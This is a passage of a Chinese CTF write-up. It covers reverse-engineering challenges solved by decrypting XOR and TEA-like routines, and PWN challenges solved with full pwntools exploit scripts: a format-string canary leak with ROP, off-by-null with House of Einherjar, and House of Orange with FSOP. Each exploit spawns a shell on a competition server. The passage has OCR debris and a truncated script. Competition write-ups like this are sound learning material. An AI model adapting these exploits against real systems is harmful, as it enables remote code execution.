  v1 = sub_4113ED(&a1);
  v2 = sub_411262(i % v1);
  sub_4114AB(byte_42024C[i] ^ *v2);
}
```



```
int sub_411D80()
{
  int v0; // ecx
  int result; // eax
  signed int i; // [esp+D0h] [ebp-8h]

  for ( i = 1; i < 44; ++i )
    byte_420000[i] = byte_42024B[i] & 0xE0 | byte_42024C[i] & 0x1F;
  v0 = byte_420277 & 0xE0;
  result = v0 | byte_42024C[0] & 0x1F;
  byte_420000[0] = v0 | byte_42024C[0] & 0x1F;
  return result;
}
```


411D80应该是420000数组的初始化函数，然而，420000数组内已经有东西了，并不是我们想的000000000（全局变量是这样的），说明题意大概就是根据420000内的数据，算出42024C的数据，1F和E0这两个数很特殊,看懂了吗，一个取高3位，一个取低5位






算法就如下吧，不过多阐述了，直接看代码

```
#include "stdafx.h"

int main(int argc, char* argv[])
{
    char tas[]="dWWwwdddWWaawwddsssSaw";
    char out[50]={0};
    char in[44]={
        0x0e, 0x5d, 0x7d, 0x7d, 0x5d, 0x4e, 0x4e, 0x4e, 0x5d, 0x7d, 0x6b, 0x4b, 0x5d, 0x5d, 0x4e, 0x4e,
        0x59, 0x59, 0x59, 0x59, 0x6b, 0x5d, 0x53, 0x24, 0x7b, 0x34, 0x07, 0x49, 0x01, 0x1b, 0x23, 0x27,
        0x7e, 0x35, 0x3f, 0x12, 0x1b, 0x29, 0x32, 0x09, 0x16, 0x12, 0x60, 0x4a};
for(int i=1;i<44;i++){
  out[i]=(in[i+1]&0xE0)|(in[i]&0x1F);
}
 out[0]=0x40;
 for(int j=0;j<44;j++){
     out[j]^=tas[j%22];
 }

    return 0;
}
```




sign in

有部分smc，直接用ODdump出来



发现就是算法段



先是一个xor操作

```
for ( i = 0; i < 32; ++i )
  v6[i] ^= v6[(i + 1) % 32];
```

进行置换操作，打乱字符顺序，并保存

```
while ( i < 32 )
{
  if ( j % 6 >= 3 )
    v1[32 * (3 - j % 3) + i] = v6[i];
  else
    v1[32 * (j % 3) + i] = v6[i];
  ++i;
  ++j;
}
for ( i = 0; i < 4; ++i )
{
  for ( j = 0; j < 32; ++j )
  {
    if ( v1[32 * i + j] )
      M5[v7++] = v1[32 * i + j];
  }
}
```

先加密，然后结果去比较

```
sub_401055(v5, v4, 32);
if ( sub_40105F(v5) )
```


有点像tea算法

```
_DWORD *__cdecl sub_401AE0(_DWORD *a1, int *map, unsigned int a3)
{
  _DWORD *result; // eax
  unsigned int i; // [esp+4Ch] [ebp-1Ch]
  int v5; // [esp+50h] [ebp-18h]
  int v6; // [esp+54h] [ebp-14h]
  unsigned int v7; // [esp+58h] [ebp-10h]
  unsigned int v8; // [esp+5Ch] [ebp-Ch]
  unsigned int v9; // [esp+60h] [ebp-8h]

  v5 = dword_42CA44 + 0x44336730;
  v7 = 0x34 / a3 + 6;
  v8 = 0;
  v9 = a1[a3 - 1];
  do
  {
    v8 += v5;
    v6 = (v8 >> 2) & 3;
    for ( i = 0; i < a3 - 1; ++i )
    {
      a1[i] += ((v9 ^ map[v6 ^ i & 3]) + (a1[i + 1] ^ v8)) ^ (((16 * v9) ^ (a1[i + 1] >> 3))
                                                            + ((4 * a1[i + 1]) ^ (v9 >> 5)));
      v9 = a1[i];
    }
    a1[a3 - 1] += ((v9 ^ map[v6 ^ i & 3]) + (*a1 ^ v8)) ^ (((16 * v9) ^ (*a1 >> 3)) + ((4 * *a1) ^ (v9 >> 5)));
    result = a1;
    v9 = a1[a3 - 1];
    --v7;
```

V5我们不得而知，但是我们可以知道的是42CA44小于256,所以可以爆破

```
  *(v3 + 8) = v2;
  ++dword_42CA44;
  v1 = time(0);
  sub_4043B0(v1);
  result = rand() % 256;
  if ( dword_42CA44 == result )
    return sub_401014();
}
```


脚本如下


(Globals)
(All global members
main
0x39, 0x30, 0x97, 0x47, 0x0D, 0xCA, 0x01, 0xC8, 0x61, 0x58,
0x12, 0x6A, 0xE8, 0x0B, 0x32, 0x80, 0x47, 0xBD, 0x85, 0x03,
0xDD, 0x6D, 0xF9, 0x69, 0xD1, 0x90, 0x64, 0xE5, 0x4B, 0xAD,
0x3C, 0x2D, 0xBE, 0x00, 0x42, 0x2D, 0x79, 0x69, 0xEF, 0x89,
0x5D, 0x88, 0x91, 0x4A, 0xC7, 0xEB, 0x9D, 0x01, 0x96, 0xFD,
0xF8, 0x3B, 0x57, 0x25, 0xDD, 0x1B, 0xDD, 0x5F, 0x68, 0xB8,
0x14, 0x66, 0x22, 0x57, 0x28, 0x5C, 0x58, 0x9F };
for(count=0;count<256;count++){
v5 = count + 0x44336730;
v7 = 0x34 /32 + 6;
v8 = 0;
unsigned int* a1=(unsigned int*)code;
v9 = a1[31];
do{
for(int p=0;p<v7;p++)v8 += v5;
v6 = (v8 >> 2) & 3;
a1[31] -= ((v9 ^ map[v6 ^ i & 3]) + (*a1 ^ v8)) ^ (((16 * v9
for (i = 30; i >-1;--i)
{
v9=i==0?a1[31]:a1[i - 1];
a1[i] -= ((v9 ^ map[v6 ^ i & 3]) + (a1[i + 1] ^ v8)) ^ (((
}
}while (--v7>0);
}
for(int t = 0;t<32;t++){
D:\VC6.0 完整绿色版\MyProjects\2332dasd\Debug\2332dasd.exe
Th4_1mp0rtant_th2n9_is_t0_le@rn!

PWN

ez_stack

```python
from pwn import*

context.log_level = "debug"

#io = process("./ezstack")
io = remote("47.108.195.119","20113")

def enter():
 io.recv()
 io.sendline("Light1ng")
 io.recv()
 io.sendline("wwsbb!")

enter()
io.sendline("%11$p%17$pa")
io.recvuntil("0x")
canary = int(io.recv(16),16)
io.recvuntil("0x")
main = int(io.recv(12),16)
pie = main - 0x9dc
ret = pie + 0x7c1
sh_addr = pie + 0xB24
system_plt = pie + 0x810
pop_rdi_ret = pie + 0xb03
success("canary:"+hex(canary))
success("pie:"+hex(pie))

payload =  p64(0)*3 + p64(canary) + p64(0xdeadbeef) + p64(ret) + p64(pop_rdi_ret) + p64(sh_addr) + p64(system_pl
t)

io.recvline()
io.sendline(payload)
io.interactive()
```



如图 main_offset 为0xb + 6

canary_offset 为 0x5 + 6

第一发payload 通过泄露main地址得到程序基地址 和 canary

第二发payload 直接ret2libc shell

noleak

libc2.7 漏洞点为edit时的off by null

因为无size限制 直接先申请大chunk 然后释放进unsorted bin

然后在申请该unsortedbin的一部分 直接show得到libc

然后就是House Of Einherjar 需要注意填满tcache即可。

```
from pwn import*

context.log_level = "debug"

io = remote("47.108.195.119","20182")
#io = process("./pwn")

def menu(choice):
 io.sendlineafter("4) delete a chunk",str(choice))

def add(index,size):
 menu(1)
 io.sendlineafter("Index?",str(index))
 io.sendlineafter("Size?",str(size))
```

```python
def delete(index):
 menu(4)
 io.sendlineafter("Index?",str(index))

def show(index):
 menu(2)
 io.sendlineafter("Index?",str(index))

def edit(index,content):
 menu(3)
 io.sendlineafter("Index?",str(index))
 io.sendlineafter("content:",content)

def look():
 global io
 gdb.attach(io)

def enter():
 io.recv()
 io.sendline("Light1ng")
 io.recv()
 io.sendline("wwsbb!")

def secret():
 enter()
 io.sendlineafter("please input a str:","N0_py_1n_tHe_ct7")

def look():
 global io
 gdb.attach(io)

#Leak_libc
secret()
add(0,0x420)
add(1,0x18)
delete(0)
add(0,0x18)
show(0)
io.recvuntil("\n")
info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
libc = ELF("./libc.so.6",checksec = 0)
malloc_hook = info - 1104 - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
free_hook = libc_base + libc.sym["__free_hook"]
system = libc_base + libc.sym["system"]
add(0,0x400)

#
add(0,0xf8)
add(1,0x18)
add(2,0xf8)
for i in range(3,10):
 add(i,0xf8)
for i in range(3,10):
 delete(i)

#
delete(0)
edit(1,p64(0)*3+p64(0x100+0x20))
```

```
edit(1,p64(0)*2+p64(0x100+0x20))
delete(2)

add(3,0xd0)
add(4,0x18)
add(5,0x18)
add(6,0x18)
delete(6)
delete(1)
edit(5,p64(free_hook))

add(7,0x18)
add(8,0x18)
edit(7,"/bin/sh\x00")
edit(8,p64(system))
delete(7)
io.interactive()
```

ez_heap

跟**HITCON——houseoforange**几乎一模一样

都是不限制size 然后漏洞为堆块溢出 只有add edit show

参考博客：

https://blog.csdn.net/A951860555/article/details/116425824?spm=1001.2101.3001.6650.1&utm_medium=distribute.pc_relevant.none-task-blog-2%7Edefault%7ECTRLIST%7Edefault-1.no_search_link&depth_1-utm_source=distribute.pc_relevant.none-task-blog-2%7Edefault%7ECTRLIST%7Edefault-1.no_search_link

house of orange 泄露出libc 然后unsorted bin attack + FSOP attack

```
from pwn import*

context.log_level = "debug"

io = process("./pwn")

#io = remote("47.108.195.119","20141")

def menu(choice):
 io.sendlineafter("Your choice : ",str(choice))

def add(size,content):
 menu(1)
 io.sendlineafter("it\n",str(size))
 io.sendlineafter("?\n",content)

def edit(size,content):
 menu(2)
 io.sendlineafter("it\n",str(size))
 io.sendafter("name\n",content)

def show():
 menu(3)

def look():
 global io
 gdb.attach(io)
```

```python
def enter():
 io.recv()
 io.sendline("Light1ng")
 io.recv()
 io.sendline("wwsbb!")

#gdb.attach(p)
#enter()
add(0x10, "a")
edit(0x20,p64(0)*3+p64(0xfc1))

add(0x1000,"top_chunk to the unsorted_bin")

#fuck the libc and heap through the largebin
add(0x400,b"a"*8)
show()
libc = ELF("./libc.so.6",checksec = 0)
libc_info = u64(io.recvuntil("\x7f")[-6:].ljust(8,b"\x00"))
main_arena = libc_info- 1514
malloc_hook = main_arena - 0x10
libc_base = malloc_hook - libc.sym["__malloc_hook"]
io_list_all = libc_base+libc.sym["_IO_list_all"]
system = libc_base+libc.sym["system"]

edit(0x10,b"a"*0x10)
show()
io.recvuntil(b"a"*0x10)
heap_info = u64(io.recvuntil("\n",drop = True).ljust(8,b"\x00"))
heap_base = heap_info & 0xfffffffffffff000

# unsorted_bin attack + FSOP
pad = cyclic(0x400)

fsop = b"/bin/sh\x00"+p64(0x61)+p64(0)+p64(io_list_all-0x10)
fsop += p64(0)+p64(1)
fsop = fsop.ljust(0xd8, b"\x00")
vtable_addr = heap_base+0x530
fsop += p64(vtable_addr)
fsop += p64(0)*3+p64(system)
pad += fsop
print(hex(system))
print(hex(io_list_all))

edit(len(pad),pad)
print(hex(heap_base))

menu(1)
io.sendlineafter("it\n",str(0x18))

io.interactive()
```